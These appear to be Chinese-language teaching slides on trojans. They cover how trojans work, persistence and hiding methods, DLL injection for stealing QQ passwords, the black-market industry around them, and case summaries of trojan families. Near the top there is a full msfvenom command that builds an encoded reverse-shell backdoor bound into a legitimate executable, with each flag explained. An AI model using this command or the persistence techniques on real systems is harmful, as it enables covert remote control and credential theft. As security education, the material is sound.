


主流木马



木马的工作原理

木马的工作原理——本质上是一个C/S模式的程序



端口处于监听状态

metasploit生成木马

- Metasploit是一款优秀的开源渗透测试框架平台，在该平台下可以方便的实施渗透测试；
- Meatsploit具有繁多的接口、模块等等，甚至允许用户自己编写自己的模块使用；
- 在Metasploit框架下可以方便的实现木马的生成、捆绑、免杀。

```
msf > msfvenom -p windows/shell_reverse_tcp LHOST=192.168.159.134 LPORT=8080 -e x86/shikata_ga_nai -x IPradar5.exe -i 5 -f exe -o /root/Desktop/backdoor.exe
```

msfvenom -p windows/shell_reverse_tcp 意为使用shell_reverse_tcp攻击载荷

LHOST=192.168.159.134 此步是设置攻击者IP地址

LPORT=8080 此步是设置木马将会主动连接攻击者设定的监听端口

-e x86/shikata_ga_nai 此步意为使用shikata_ga_nai的编码方式对攻击载荷进行重新编码

-x IPradar5.exe 此步意为将木马捆绑在指定的可执行程序模版上，此处为IPradar5.exe

-i 5 此处意为使用刚才设定的编码方式对目标进行5次编码

-f exe 此步意为指定MSF编码器输出格式为exe

-o /root/Desktop/backdoor.exe 此步意为指定处理完毕后的文件输出路径

木马实施攻击的步骤



木马开机启动技术

启动方式	隐蔽性	实施难度
通过"开始\程序\启动"	2星	较低
通过Win.ini文件	3星	较低
通过注册表启动 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce	3.5星	极高
通过Autoexec.bat文件, 或winstart.bat, config.sys文件	3.5星	较低
通过System.ini文件	5星	
通过某特定程序或文件启动 ➢ 寄生于特定程序之中 ➢ 将特定的程序改名 ➢ 文件关联		

木马是如何隐藏的？

最基本的隐藏：不可见窗体 + 隐藏文件

- **集成到合法程序中**
- **隐藏在配置文件中**，如Autoexec.bat和Config.sys中
- **潜伏在Win.ini中**，如run=c:\windows\file.exe；load=c:\windows\file.exe
- **伪装在普通文件中**，如把可执行文件伪装成图片或文本，在程序中把图标改成Windows的默认图片图标，再把文件名改为*.jpg.exe
- **内置到注册表中**，如HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion下所有以“run”开头的键值
- **在System.ini中藏身**，如利用System.ini中的[mic]、[drivers]、[drivers32]
- **隐形于启动组中**，对应的文件夹为：C:\windows\start menu\programs\startup
- **隐蔽在Winstart.bat中**
- **捆绑在启动文件中**
- **设置在超级连接中**
- **注册为系统的“服务”程序**

木马是如何隐藏的？

进程插入技术：

(1)使用注册表插入DLL

早期的进程插入式木马的伎俩，通过修改注册表中的[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Applnit_DLLs]来达到插入进程的目的。

缺点是不实时，修改注册表后需要重新启动才能完成进程插入。

(2)使用挂钩(Hook)插入DLL

比较高级和隐蔽的方式，通过系统的挂钩机制(即“Hook”来插入进程，需要调用SetWindowsHookEx函数(也是一个Win32 API函数)。


缺点是技术门槛较高，程序调试困难，这种木马的制作者必须具有相当的Win32编程水平。

(3)通过一个系统API函数来向另一个进程中创建线程(插入DLL)。

木马是如何盗走QQ密码的？

- 木马首先将1个**DLL文件插入到QQ的进程**中并成为QQ进程中的一个线程，这样该木马DLL就成为了QQ的一部分！
- 然后在用户输入密码时，因为此时木马DLL已经进入QQ进程内部，所以也就能**接收到用户传递给QQ的密码键入**了。

木马产业链




灰鸽子产业链


©EG365



“魔盗”窃密木马



“魔盗”窃密木马



电子邮箱、网络服务类

Yandex/Gmail/Hotmail/...

操作系统、软件生态类

Microsoft/...

搜索类

Google/Rambler/...

电商类

Alibaba/...

社交、娱乐类

Youtube/Twitter/Facebook/Tencent/...

1 正常访问

4 响应被丢弃

2 监控

5 重定向

正常网站服务器

用户电脑

FoxAcid服务器

APT-C-40

3 比真实网站服务器响应更快的量子注入攻击

6 植入木马病毒

“量子”攻击平台进行的是无差别网络攻击

木马案例

一款远控木马分析

<https://cloud.tencent.com/developer/article/1577834>

暗云Ⅲ BootKit 木马分析

<https://cloud.tencent.com/developer/article/1044830>

一只“蜗牛”偷梁换柱，靠锁主页进行牟利

<https://cloud.tencent.com/developer/article/1043935>

记一次服务器被植入挖矿木马CPU飙升200%解决过程

<https://cloud.tencent.com/developer/article/1442440>

暗云系列木马病毒，2015年



➤ "暗云"是迄今为止最复杂的木马之一，使用了很多复杂的、新颖的技术，长期地潜伏。

出现中毒标志：

- 1、桌面出现"美女视频直播"快捷方式；
- 2、访问<http://baidu.com>时网址后面自动加上了一个奇怪的字符串；
- 3、电脑出现过RUNDLL错误提示框；
- 4、安卓手机连接电脑后莫名其妙装上haomm等应用，电脑里查出xnfbase.dll、thpro32.dll等文件，或者你所在qq群出现由你分享的私服游戏(实际上是木马利用qq漏洞上传的)；
- 5、使用了BootKit技术，感染了MBR(磁盘主引导区)，即使重装系统，MBR里的恶意代码还会联网下载木马病毒进来，电脑中毒症状会再次出现。

隐魂木马病毒，2017年



- 捆绑在大量色情播放器的安装包中诱导网民下载，入侵后劫持浏览器主页并安插后门实现远程控制；
- 入侵后选择了关机回调的方式伺机启动，感染MBR（磁盘主引导记录），躲过了监控；
- 使用了多个漏洞组合，直接在内核中执行任意代码；
- 写入过程完全依靠驱动，不会留下任何落地驱动文件；
- 写入动作之前，都会检测电脑上是否存在网络抓包工具、进程监控工具、调试器、反汇编工具、虚拟机等，一旦存在，就停止感染执行；
- 通过RPC远程调用的方式创建进程，被追溯；
- 隐魂”的活跃量已经直逼暗云系列木马，复杂性和查杀难度则创造了历史新高。

血狐木马病毒，2018年6月



- 伪装的传奇微端**仿冒盗用**知名公司名称去申请正规合法的数字签名；
- 一旦安装了假冒的传奇微端，随即释放安装Rootkit性质的**顽固病毒**，且当中毒电脑用户试图启动浏览器访问搜索引擎网站和电商网站时，**浏览器会被劫持到病毒作者设定的推广页面**。
- 由于“血狐”病毒劫持的站点主要为各大购物站和知名搜索站，当病毒感染达到一定量级时，这种通过劫持浏览器进行恶意推广的手法将能够给病毒作者带来丰厚的**佣金收入**。

独狼（幽虫）家族病毒，2018年6月



- “独狼”系列Rootkit病毒的传播渠道为**盗版Ghost系统**，在包括**装机助理、系统之家**等常用的网站下载的盗版Ghost系统中均已发现该Rootkit病毒。
- 可**静默推广安装浏览器**，将浏览器首页设置为带推广渠道号的网址导航站；
- 最新变种通过游戏平台**传播盗号木马**；
- 通过**恶意推广**更多软件获利；
- Rootkit由于在盗版Ghost系统安装时就潜伏在系统里了，可以抢占先机**拦截阻止杀毒软件的查杀**，Rootkit后门病毒同时**具备系统底层权限**，Rootkit病毒也是公认**难以查杀**的病毒类型。
- 盗版Ghost系统一直都是**病毒传播的重要渠道**。

外挂幽灵团伙病毒，2018年10月



- 外挂程序是“**木马**”偷取密码的最好载体
- 该团伙主要通过七哥辅助网、我爱辅助网等多个**游戏辅助工具（外挂）网站**传播“**双枪**”、“**紫狐**”等木马，故名“**外挂幽灵**”。
- 游戏玩家从这些游戏辅助网站下载并安装游戏外挂或辅助工具后，**浏览器主页将会被锁定**，同时电脑会被**静默安装“开心输入法”**等软件。
- 全国各个省份均有发现，其中**山东、广东、河南**的中毒电脑数量位居全国前三。

直播外挂黑产悄然崛起

直播间滚屏喊话自动刷正能量

智能识别/自动欢迎/礼物答谢

全球定位/国外直播/关注回谢

自动喊话/推广引流/抖商必备

——CK智能场控软件

1、侵犯著作权罪：


2、非法获取计算机信息系统数据罪：

3、破坏计算机信息系统罪：

4、提供侵入、非法控制计算机信息系统程序、工具罪：

--- 《中华人民共和国刑法》

